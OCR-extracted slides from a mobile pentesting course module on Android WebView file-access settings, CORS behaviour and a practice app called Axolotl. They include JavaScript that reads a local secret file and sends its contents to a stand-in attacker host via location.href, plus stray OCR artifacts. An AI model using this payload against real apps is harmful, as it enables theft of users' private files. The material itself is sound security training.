
Module 6 – WebView File Access & Cross-Origin

WebViews actually have restrictions in place for local files

WebView File Access & Cross-Origin

- Android WebViews do have the ability to load and potentially exfiltrate locally stored files
- However, Google has recognized how dangerous this is and has implemented several security measures to prevent or restrict how locally stored files are handled
- This module focuses on understanding the current landscape of accessing locally stored files and what it takes to exfiltrate those files
  - NOTE: “current” in this context means June 2024
  - This module might become outdated in the future!



CORS explanation from `mozilla.org`

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin

- When researching Android WebView vulnerabilities, you may come across different articles about the following WebView settings:
  - `setAllowFileAccess`
  - `setAllowFileAccessFromFileURLs`
  - `setAllowUniversalAccessFromFileURLs`
- It's important to know how each of these settings work. Several changes have been made over the years to these settings
- Therefore, the information in this module will focus on the following scenario:
  - Android application that is compiled to target Android API 30+
    - Axolotl is compiled to target Android API 33
  - That application is running on a device running Android 30+
    - The Android emulator you were asked to setup should be running Android 31

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin

- `setAllowFileAccess` is the easiest to explain
- When set to `true`, the WebView can access the file system via the `file://` scheme
  - Example: `file:///data/data/com.yay/yay.txt`
- Some things to note:
  - This setting is set to `false` by default on Android API 30+
  - Accessing files in the application's Assets or Resources folders are always allowed, even if `setAllowFileAccess` is set to `false`
    - Example: `file:///android_asset/yay.txt`
  - Accessing files via the `content://` scheme is allowed by default
    - Example: `content://provider/yay.txt`

- Using this, it is also possible to render locally stored files in the WebView
  - ```
    <html>
     <body>
      <img
    src="file:///data/data/com.yay/files/a
    xolotl.jpg">
     </body>
    </html>
    ```
  - ```
    <html>
     <body>
      <script
    src="file:///data/data/com.yay/files/a
    xolotl.js">
      </script>
     </body>
    </html>
    ```

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin

- `setAllowFileAccessFromFileURLs` allows the JavaScript API `XMLHttpRequest` access files via `file://` and `content://` URI schemes
  - To access files via the `file://` scheme, `setAllowFileAccess` must be set to `true`
  - No matter what, the JavaScript API `fetch` cannot be used to access files via `file://` and `content://`
- The JavaScript which contains the `XMLHttpRequest` request must come from the same origin as where the `file://` or `content://` targets are located
- For example, assume the following HTML is loaded from `file:///data/data/com.yay/files/index.html` with an origin of `file://`
  - ```
    <html>
    <script>
    var request = new XMLHttpRequest();

    // works
    request.open('GET',
    'file:///data/data/com.yay/files/secret.txt', true);

    // does not work
    request.open('GET',
    'content://theProvider/secret.txt,
    true);

    </script>
    ```


    ```

WebView File Access & Cross-Origin

- `setAllowUniversalAccessFromFileURLs` is a less secure version of `setAllowFileAccessFromFileURLs`
- The JavaScript which makes the `XMLHttpRequest` request can have a different origin scheme as the target for the `XMLHttpRequest`
  - Keep in mind that in order to access files via the `file://` scheme, `setAllowFileAccess` must be set to `true`
  - No matter what, the JavaScript API `fetch` cannot be used to access files via `file://` and `content://`
- For example, assume the following HTML is loaded from `file:///data/data/com.yay/files/index.html` with an origin of `file://`
  - ```
    <html>
    <script>
    var request = new XMLHttpRequest();

    // works
    request.open('GET',
    'file:///data/data/com.yay/files/secret.txt', true);

    // works
    request.open('GET',
    'content://theProvider/secret.txt,
    true);

    </script>
    ```

MALICIOUS ERECTION LLC
    ```

WebView File Access & Cross-Origin

- But what about exfiltrating the contents to a third party?
- It all matters on which settings were enabled/disabled
  - With `setAllowFileAccessFromFileURLs` enabled, `XMLHttpRequest` requests cannot be made to an outside origin, but the WebView may be redirectable via `location.href`
    - `location.href = “http://attacker.com/yay?data=<data>`
  - With `setAllowUniversalAccessFromFileURLs` enabled, exfiltration via `XMLHttpRequest` requests are possible due to the ability to make requests to arbitrary origins

- For example, assuming:
  - `setAllowFileAccess` = `false`
  - `setAllowFileAccessFromFileURLs` = `true`
  - `setAllowUniversalAccessFromFileURLs` = `false`
  - ```
    <script>
    var request = new XMLHttpRequest();
    request.onreadystatechange =
    function() {
        if (request.readyState ==
    XMLHttpRequest.DONE) {
            location.href =
    "http://attacker/yay?data=" +
    request.responseText;}}
    request.open(‘GET’,
    ‘content://theProvider/secret.txt’,
    true);
    request.send(null);
    </script>
    ```
    ```

WebView File Access & Cross-Origin


- TL;DR

The WebView loads a URL via the `file://` or `content://` scheme	Access `content://` files	Access `file://` files	`XMLHttpRequest` same origin scheme requests	`XMLHttpRequest` arbitrary origin scheme requests
`setAllowFileAccess`	True	True	False	False
`setAllowFileAccessFromFileURLs`	True	False	True	False
`setAllowUniversalAccessFromFileURLs`	True	False	True	True

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example


- We will now use Axolotl to better demonstrate how WebView settings affect file access and Cross-Origin requests
- On Axolotl's main menu, tap:
  - "Exercise Modules"
  - "WebView File Access & Cross-Origin"
  - Leave the options set to their default value, and tap "Open FileAccess Example"
    - We will come back to these options
- An Activity with a WebView will launch
  - The launched activity is programmed via the Java class `com.maliciouserection.axolotl.example.activity.webview.webViewFileAccess`




MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- The `webViewFileAccess` Activity contains several areas of interest
  - `location` information, such as:
    - `location.href`
    - `location.origin`
    - `location.protocol`
  - The results of:
    - `getAllowFileAccess()`
    - `getAllowFileAccessFromURLs()`
    - `getAllowUniversalAccessFromFileURLs()`
  - A JavaScript `eval` area
  - Two images that are loaded via the following URIs:
    - `file:///data/data/com.maliciouserection.axolotl/files/_axolotl_phone_1.jpg`
    - `content://com.maliciouserection.axolotl.provider.FileProvider/yayrootyay/files/_axolotl_phone_2.jpg`






MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- Pressing the back button on your device will show the Activity `com.maliciouserection.axolotl.example.webViewFileAccessOptions`
- There are several settings that can be configured via switches
  - The first three switches configure file access settings
  - The last four switchs configure where to load the file `_example_index_2.html` from
- As an example, if only "Use Assets folder" is enabled, then the `webViewFileAccess` Activity will load the following URL:
  - `file:///android_asset/_example_index_2.html`



MALICIOUS ERECTION LLC


WebView File Access & Cross-Origin - Example

- The different options for where to load `_example_index_2.html` from are:
  - "Use Assets folder" - `file:///android_assets/_example_index_2.html`
  - "Use internal "Files" folder file" - `file:///data/data/com.maliciouserection.axolotl/files/_example_index_2.html`
  - "Use Content Provider" file" - `content://com.maliciouserection.axolotl.provider.FileProvider/yayrootyay/files/_example_index_2.html`
  - "Use Malicious Erection website" - `https://maliciouserection.com/pentesting-exploits-noted-in-smartphones/module-6/webview-setallowfileaccess.html`

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example


- As a demonstration, while on the `webViewFileAccessOptions` Activity, set the following settings:
  - "Use internal "Files" folder file" – enabled
  - Everything use is disabled
- Tap "Open FileAccess Example"
- Notice that the WebView cannot access `_example_index_2.html` via the URL `file:///data/data/com.maliciouserection.axolotl/files/_example_index_2.html`
- The reason for this is simple, `setAllowFileAccess` is set to `false`



MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example


- Go back to the `webViewFileAccessOptions` Activity and set the following settings:
  - `setAllowFileAccess` - enabled
  - "Use internal "Files" folder file" – enabled
  - Everything use is disabled
- Tap "Open FileAccess Example"
- Now, the website loads fine because the WebView can load files from the device's file system



MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example


- If you scroll down, you should see that there are now two images loaded
- Since `setAllowFileAccess` is set to `true`, then the WebView can access the file `file:///data/data/com.maliciouserection.axolotl/files/_axolotl_phone_1.jpg`



MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

